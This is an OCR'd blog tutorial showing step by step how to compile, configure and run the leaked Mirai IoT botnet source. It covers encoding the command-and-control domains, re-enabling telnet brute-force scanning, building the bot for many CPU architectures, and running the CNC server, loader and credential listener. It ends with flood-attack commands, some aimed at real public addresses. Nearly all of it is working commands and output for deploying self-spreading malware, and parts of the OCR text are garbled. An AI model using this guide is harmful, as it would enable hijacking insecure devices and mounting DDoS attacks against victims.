
Build Mirai Botnet and Try It


TyeYeah Lv4
2020-12-03 08:00 IoT 1.9k Words 11 Mins

Mirai is a self-spreading botnet virus. The Mirai botnet code contaminates inadequately secured web gadgets by utilizing telnet to discover those that are as yet utilizing their default username and password. The success of Mirai is because of its capacity to contaminate a huge number of these insecure gadgets and coordinate them to mount a DDOS attack against a picked unfortunate victim.



Mirai took advantage of these vulnerable IoT devices in a simple but brilliant way. Rather than trying to use complicated techniques to monitor IoT devices, it examined each bot for open Telnet slots, then tried to log in using 61 random username/password combinations that are frequently used as the standard for these devices. In this way, it was able to generate a military of impacted closed-circuit TV digital cameras and routers, prepared to do its bidding.

As a famous and well constructed IoT botnet, It is analysed by many security researchers like the paper from Usenix, and the structure of `Mirai` :



The source code of `Mirai` has been released on Github by Anna-senpai, which provides us a good tutorial for building our own botnet.
Here we follow the lead to compile and run it.

Compile Mirai Source

The "official" installation guide has been given in a ForumPost of the `hackforum` (See original archived post).

Install Requirements

Since it is written in `C` and `Go`, and the `CNC` server requires `Mysql` for storage, so we have to prepare:

SH


```
$ sudo apt-get install git gcc golang electric-fence mysql-server
```

Then remember to get the source code:

SH

```sh
$ git clone https://github.com/jgamblin/Mirai-Source-Code
$ cd Mirai-Source-Code
$ ls
ForumPost.md  ForumPost.txt  LICENSE.md  README.md  dlr/  loader/
```

The brief structure image:



Configure Bot

There are some utils in `Mirai-Source-Code/mirai/tools/` , and here we use `enc.c` :

BASH

```bash
$ cd mirai/tools && gcc enc.c -o enc.out    # compile it
$ ./enc.out string cnc.server.com           # encrypt cnc server
XOR''ing 15 bytes of data...
\x41\x4C\x41\x0C\x51\x47\x50\x54\x47\x50\x0C\x41\x4D\x4F\x22
$ ./enc.out string report.server.com        # encrypt report serv
```

```
6  XOR''ing 18 bytes of data...
7  \x50\x47\x52\x4D\x50\x56\x0C\x51\x47\x50\x54\x47\x50\x0C\x41\x4D\
```

Then change some strings in `Mirai-Source-Code/mirai/bot/table.c`, line 18 and line 21:

CPP

```cpp
16 void table_init(void)
17 {
18     add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x51\x47\x50\
19     add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23
20
21     add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\
22     add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 4
23
```

Here you can also see the ports are editable.

Because we usually compile it in `debug` mode, so we better comment out line 158 and line 162 to let `debug` mode really scan.

CPP

```cpp
158 //#ifndef DEBUG
159 #ifdef MIRAI_TELNET
160     scanner_init();
161 #endif
162 //#endif
```

Configure CNC

The `CNC` server needs a database. The script `Mirai-Source-Code/scripts/db.sql` should be edited first, add `use mirai;` in line 2:

SQL

```sql
1  CREATE DATABASE mirai;
2  use mirai;
3  CREATE TABLE `history` (
4    ...
```

Then start `Mysql` service and update `Mysql` database with this script (I set `root:root` for my db):

```
$ service mysql start
$ cat Mirai-Source-Code/scripts/db.sql | mysql -uroot -proot
```

Add a user to `Mysql` :

```SQL
$ mysql -uroot -proot mirai
mysql> INSERT INTO users VALUES (NULL, 'mirai-user', 'mirai-pass'
```

Attention: here if you install mysql for the first time, you may encounter... I will put forward my solutions later.

Then go to `Mirai-Source-Code/mirai/cnc/main.go` and edit line 10 to line 14:

```GO
const DatabaseAddr string   = "127.0.0.1"
const DatabaseUser string   = "root"
const DatabasePass string   = "root"
const DatabaseTable string  = "mirai"
```

Cross Compile

Create a folder at `Mirai` root path, and download cross-compilers:

```SH
$ mkdir cross-compile-bin && cd cross-compile-bin
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
```

```
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
```

Then run script and add some environment variables to `~/.bashrc` :

SH

```sh
$ sudo Mirai-Source-Code/script/cross-compile.sh
Install mysql-server and mysql-client (y/n)? ...
$ vi ~/.bashrc
...
export PATH=$PATH:/etc/xcompile/armv4l/bin
export PATH=$PATH:/etc/xcompile/armv5l/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin
export PATH=$PATH:/etc/xcompile/i586/bin
export PATH=$PATH:/etc/xcompile/m68k/bin
export PATH=$PATH:/etc/xcompile/mips/bin
export PATH=$PATH:/etc/xcompile/mipsel/bin
export PATH=$PATH:/etc/xcompile/powerpc/bin
export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
export PATH=$PATH:/etc/xcompile/sh4/bin
export PATH=$PATH:/etc/xcompile/sparc/bin

export GOPATH=$HOME/go
```

Refresh:

SH

```sh
$ mkdir ~/go
$ source ~/.bashrc
```

Get `Golang` requirements:

SH

```sh
$ go get github.com/go-sql-driver/mysql
$ go get github.com/mattn/go-shellwords
```

Compile `Bot` and `CNC` and `loader`

```sh
# compile `bot` and `cnc`
$ Mirai-Source-Code/mirai/build.sh debug telnet   # Usage: ./buil
# compile loader
$ Mirai-Source-Code/loader/build.sh
```

Now the `BOT` (`mirai.$ARCH`) and `CNC` binaries, and some other tools are all under `mirai/debug/` (or `mirai/release/`) folder.
The `loader` binary is under `loader/` .

Attack with Mirai

CNC Server

First start `CNC` server. Attention that in `Mirai-Source-Code/mirai/cnc/admin.go` line 20:

```go
...
    headerb, err := ioutil.ReadFile("prompt.txt")
    if err != nil {
        return
    }
...
```

The `prompt.txt` gets a relative path, so we have to run `cnc` with `prompt.txt` existing in our current directory. Or just comment out it. Then you can run it:

```sh
$ cd Mirai-Source-Code/mirai/     # make sure `prompt.txt` in the
$ ./debug/cnc
Mysql DB opened

```

Then you can connect it with `telnet` :

```
$ telnet cnc.server.com 23

я люблю куриные наггетсы
пользователь: mirai-user
пароль: **********

проверив счета... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
mirai-user@botnet#
mirai-user@botnet# ?
Available attack list
udp: UDP flood
dns: DNS resolver flood using the targets domain, input IP is ig
ack: ACK flood
greip: GRE IP flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
vse: Valve source engine specific flood
syn: SYN flood
stomp: TCP stomp flood
greeth: GRE Ethernet flood

```

You can `adduser` to add and arrange `bot` for it, use `botcount` to see `bot` number.

Here `?` can be understood as a placeholder to explain the meaning of the current position parameter:

```
mirai-user@botnet# udp ?
Comma delimited list of target prefixes
Ex: 192.168.0.1
Ex: 10.0.0.0/8
Ex: 8.8.8.8,127.0.0.0/29

mirai-user@botnet# udp 8.8.8.8 ?
Duration of the attack, in seconds

mirai-user@botnet# udp 8.8.8.8 10 ?
List of flags key=val seperated by spaces. Valid flags for this

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
```

Loader

The very first step for attacking, is to run `loader`. The `loader` reads `telnet` entries from STDIN in following format:

```
ip:port user:pass
```

You can prepare a formatted file and run like this:

```SH
$ cat file.txt | Mirai-Source-Code/loader/loader
0s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Ech
Hit end of input.
```

Mirai Bot

As for victims, they execute `mirai` binary to connect back to `CNC` server and continue to scan (brute forcing) hosts with weak `telnet` password:

```
$ ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting[ to kicollennr] eTrcyint g tto ko illCN pCort
 23
[killer] Finding and killing processes holding port 23
Failed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
[resolv] Got response from select
[resolv] Found IP address: f3251c73
Resolved cnc.server.com to 1 IPv4 addresses
[main] Resolved domain
[main] Connected to CNC. Local address = -335435584
[killer] Detected we are running out of `/path/to/Mirai-Source-C
[killer] Memory scanning processes
[table] Tried to access table.11 but it is locked
Got SIGSEGV at address: 0x0
```

Sometimes encounter `[main] Failed to resolve CNC address`, it might because in `Mirai-Source-Code/mirai/bot/table.c` the resolving domain is hardcoded in line 84, you can change it:

```
addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
```

When it receives commands from `CNC` it will follow the lead:

```
[main] Connected to CNC. Local address = -335435584
[main] Received 14 bytes from CNC
[attack] Starting attack...
[main] Received 18 bytes from CNC
```

```
[attack] Starting attack...
[main] Received 18 bytes from CNC
[attack] Starting attack...
[main] Received 19 bytes from CNC
[attack] Starting attack...
```

Attacking history is stored in `Mysql` :

SQL

```
mysql> select * from history;
+----+---------+------------+----------+-------------------+----
| id | user_id | time_sent  | duration | command           | max
+----+---------+------------+----------+-------------------+----
|  1 |       1 | 1478583439 |        1 | syn 10.0.0.1/24 1 |
|  2 |       1 | 1478583522 |        1 | syn 8.8.8.8/26 1  |
|  3 |       1 | 1478583560 |       10 | syn 8.8.8.8/26 10 |
|  4 |       1 | 1478584054 |        1 | udp 8.8.8.8/28 1  |
+----+---------+------------+----------+-------------------+----
4 rows in set (0.00 sec)
```

In source code it scan totally randomly, we can control the range by editing `Mirai-Source-Code/mirai/bot/scanner.c` starting from line 674.

scanListen

It is a `user:pass` receiver, run it by:

```
$ sudo Mirai-Source-Code/mirai/debug/scanListen

xxx.xxx.xxx.xxx:xx  username:password
```

linux # arm # mips # botnet

Prev posts

Next posts

Total words 130.4k